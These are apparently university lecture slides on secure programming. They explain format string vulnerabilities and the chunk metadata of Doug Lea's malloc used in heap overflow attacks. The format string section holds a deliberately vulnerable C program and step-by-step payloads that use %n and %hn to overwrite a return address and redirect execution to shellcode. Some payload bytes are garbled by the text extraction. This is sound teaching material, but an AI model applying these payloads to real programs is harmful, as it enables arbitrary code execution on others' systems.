
Secure Programming II

(SecProg 2)

Engin Kirda

kirda@eurecom.fr

Part I: Format String Vulnerabilities

The printf Function

```
int printf(const char *format, ...) ↵
```

- The first parameter (format) is the format string
 - It can contain normal text (copied in the output)
 - It can contain placeholders for variables
 - Identified by the character %
 - T
 - h
 - e
- Example:

```
printf("X = %d", x);
```

The printf Function

- Different placeholders for different variable types
 - %s string
 - %d decimal number
 - %f float number
 - %c character
 - %x number in hexadecimal form
 -
- If the attacker can control the format string she can overwrite any location in memory !!
- All the members of the family are vulnerable:
fprintf, sprintf, vfprintf, vprintf, vsnprintf...

A Vulnerable Program

```
int main(int argc, char* argv[])
{
    char buf[256];

    snprintf(buf, 250, argv[1]);
    printf("buffer: %s\n", buf);
    return 0;
}
```

A Vulnerable Program


```
int main(int argc, char* argv[])
{
    char buf[256];

    snprintf(buf, 250, argv[1]);
    printf("buffer: %s\n", buf);
    return 0;
}
```


```
> ./format hello
buffer: hello

> ./format "hello |%x %x %x|"
buffer: hello |affff874 a7ff2d29 a7eb3aab|
```

What Happened?



snprintf() execution



A Closer Look With GDB

```
(gdb) b sprintf

(gdb) run "%x %x %x"
Breakpoint 1, 0xb7e54374 in sprintf () from ..

(gdb) x/16wx $ebp
0xbf922008: 0xbf922138 0x08048441 0xbf922030 0x000000fa
0xbf922018: 0xbf922a10 0xbf922040 0xbf9221d4 0xf63d4e2e
0xbf922028: 0x00000003 0xb7e10cbc 0xb7e10ab8 0x00000000
0xbf922038: 0x00000000 0x00000000 0x00000000 0x00000000

(gdb) cont
Continuing.
buffer: bf922040 bf9221d4 f63d4e2e
```

Finding Yourself...

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA affff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 41414141

./format 'BBBB %x %x %x %x %x %x %x %x'
buffer: BBBB affff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 42424242
```

- Moving back on the stack we can find the bytes we put into the format string itself
- These bytes are under our control

An Interesting Placeholder

%n: writes the number of bytes printed so far in the address specified as parameter

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA affff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 41414141

./format "AAAA %x %x %x %x %x %x %x %n"
```

%n get an address from the stack (in the example 0x41414141) e write the number of characters printed so far to it, as if it was a pointer to an integer variable !!!


The Attack

- Chose the address (**TARGET**) to overwrite
- Write that address somewhere on the stack (**ADDR**)
- Walk back the stack (using **%x** for example) till reaching **ADDR**
- Use **%n** to overwrite the address pointed by **ADDR** (**TARGET**)

Controlling the Value

- To control the number to be written, we can insert a `%nnnu` in the format string
 - `%u` prints an unsigned integer
 - The pre-pended number specifies the we want to pad the output with a certain amount of characters

```
int x = 2;  
printf("x=| %30u | \n", x);
```



```
x=|                                     2|
```

→ 34 characters printed

Preparing the Attack

```
>./format `python -c  
'print "\x1c\x99\xff\xaf.%x.%x.%x.%x.%x.%x.%x.%100u%n"'`
```


Write 40+100

0xaaffff91c : address of the memory location that contains the return address

Writing Large Values

- If the shellcode is at the address **0xafffb12** (2.952.788.754 decimal), the attacker has to use a %u to print more than 2 billion characters !!!
- Solution: write the address one piece at the time
 - First write the two bytes that contain the lower value
 - Then write the two bytes that contain the higher value

afffb12



Putting all Together

`\x1e\xff\xaf`

`xxxx`

`\x1c\xff\xaf`

`%x%x%x%x%x`

`%00001u`

`|%hn|`

`%00001u`

`|%hn|`

`0xffff91c`

address containing the first two bytes

Putting all Together

`\x1e\xfb9\xff\xaf`

`xxxx`

4 useless bytes (parameter of the last %u)

`\x1c\xfb9\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`|%hn|`

`%00001u`

`|%hn|`

Putting all Together

`\x1e\xfa9\xff\xaf`

`xxxx`

`\x1c\xfa9\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`|%hn|`

`%00001u`

`|%hn|`

`0xffff91e`

address containing the second two
bytes

Putting all Together

`\x1e\xfb\xff\xaf`

`xxxx`

`\x1c\xfb\xff\xaf`

`%x%x%x%x%x%x`

Walk back the stack for 6*4 bytes

`%00001u`

`| %hn |`

`%00001u`

`| %hn |`

Putting all Together

`\x1e\x09\xff\xaf`

`xxxx`

`\x1c\x09\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`| %hn |`

`%00001u`

`| %hn |`

Prepare the value and overwrite
the first two bytes

Putting all Together

```
\x1e\x19\xff\xaf
```

```
xxxx
```

```
\x1c\x19\xff\xaf
```

```
%x%x%x%x%x%x
```

```
%00001u
```

```
| %hn |
```

```
%00001u
```

```
| %hn |
```



Increments the counter of written characters and write the second pair of bytes

Writing the Right Address

- The previous example overwrote the return address with **0x00370043**
 - But the shellcode was at **0xaaffffb12**
- The two counters can be tuned using the two %u

Format string	Retaddr
%00001u %hn %00001u %hn	--> 0x00370043
%45009u %hn %00001u %hn	--> 0xaafffb00b
%45009u %hn %19217u %hn	--> 0xaaffffb12

Direct Parameter Access

- Sometimes the format string is far away on the stack
 - Long “walk” back using %x
 - Total length of the string can be limited
- Most *nix systems support direct parameter access in the format string
 - “%3\$x” → print the third parameter
- Advantage: move back on the stack without changing the format string length

Part II: Heap Overflows

The Heap

- The heap is the area of memory that is dynamically allocated through the “malloc” family functions
 - malloc(), calloc(), realloc(), free()
 - new(), delete()
 - functions that return dynamically allocated memory, e.g., strdup()
 - These functions request memory to the kernel invoking various syscalls (brk(), mmap()..)
 - The heap grows towards higher memory addresses
 - The allocation algorithm is OS/version dependent
-

Different Algorithms...

Glibc (ptmalloc2, Doug Lea)	Linux, the Hurd
System V AT&T	Irix, SunOS
Yorktown	AIX
RtlHeap	Windows
HP-UX	HP-UX
Qnx	Qnx
Tony Wu	IOS
BSD Kingley	4.4BSD, AIX (compatibility), Ultrix, Perl..
BSD phk	NetBSD, FreeBSD, OpenBSD, DragonFlyBSD

... Same General Idea

- Memory management is done through in-band control structures (metadata) also stored on the heap
 - Usually contains data like pointers, size values, indexes into arrays, ...
 - It's usually stored right before the piece of data that was requested
- When 2 (or more) free pieces of memory are next to each other they get merged into
o


Heap Overflow Vulnerabilities

- First demonstrated by solar designer on 25 July 2000
 - JPEG COM Marker Processing Vulnerability in Netscape Browsers
 - General way to exploit heap overflow to execute arbitrary code on the machine
 - The idea is to attack the memory management algorithm, taking advantage of the mix of data and control information on the heap
-

Doug Lea's Malloc

- Chunk Management
 - Bin Management
 - Memory Allocation
 - Memory Deallocation
 - List Handling
-

Heap Memory Layout



- The heap is divided into contiguous chunks of memory
 - Each memory chunk can be allocated, freed, split, coalesced (two free chunks)
 - No two free chunks may be physically adjacent
-

The Control Block

Each chunk starts with a boundary tag

- Holds chunk management information
- 16 bytes large, which is the minimum allocated size
- Pointer returned by malloc() starts at *fd
- Usually 8 bytes overhead for allocated chunks

```
struct malloc_chunk {  
    size_t prev_size;  
    size_t size;  
    struct malloc_chunk *fd;  
    struct malloc_chunk *bk;  
};
```

Malloc_chunk

```
struct malloc_chunk {  
    size_t prev_size;  
    size_t size;  
    struct malloc_chunk *fd;  
    struct malloc_chunk *bk;  
};
```

If the previous chunk is free, it contains its size
Otherwise, to reduce memory waste, it can hold user data of the previous chunk

Malloc_chunk

```
struct malloc_chunk {  
    size_t prev_size;  
    size_t size;  
    struct malloc_chunk *fd;  
    struct malloc_chunk *bk;  
};
```

Holds chunk size in bytes

size = requested memory
+ 8 bytes

- 4 bytes (prev_size of next chunk)
rounded up to next multiple of 8

3 least significant bits are always 0
two of them are used as status bits

PREV_INUSE (0x01)


1 if previous chunk is in use

IS_MMAPPED (0x02)

1 if chunk is memory mapped

Malloc_chunk


```
struct malloc_chunk {  
    size_t prev_size;  
    size_t size;  
    struct malloc_chunk *fd;  
    struct malloc_chunk *bk;  
};
```




For free chunks, they contain pointers to the next and the previous free block

Otherwise, they contain user data




Allocated Chunk



Free Chunk



Chunks



Memory Allocation and Deallocation


- Available chunks are maintained in bins
 - double-linked lists of free chunks
 - Bins are organized by sizes
 - Allocation
 - Bins are scanned in increasing order
 - Return chunk of exact size or split one that is too big
 - Deallocation
 - When the chunk to be freed borders the wilderness chunk, it is consolidated into it
 - If the chunk before or after the one to be freed are free, they are consolidated into a single large chunk
 - Consolidation of chunks involves operating on the bin, removing the old chunk and adding the consolidated chunk to a new bin
-

List Handling Macros

- When chunks are handled, their entries have to be taken off or inserted into the corresponding lists
 - The macro `unlink()` is responsible for removing entries
 - The macro `frontlink()` is responsible for inserting entries
 - **`unlink(P, BK, FD)`**
take off entry `P` with its pointers `FD` and `BK`
 - **`frontlink(A, P, S, IDX, BK, FD)`**
insert entry `P` with its pointers `FD` and `BK` into bin `IDX`
-


List Handling: unlink()

```
#define unlink(P, BK, FD) {  
    BK = P->bk;  
    FD = P->fd;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```



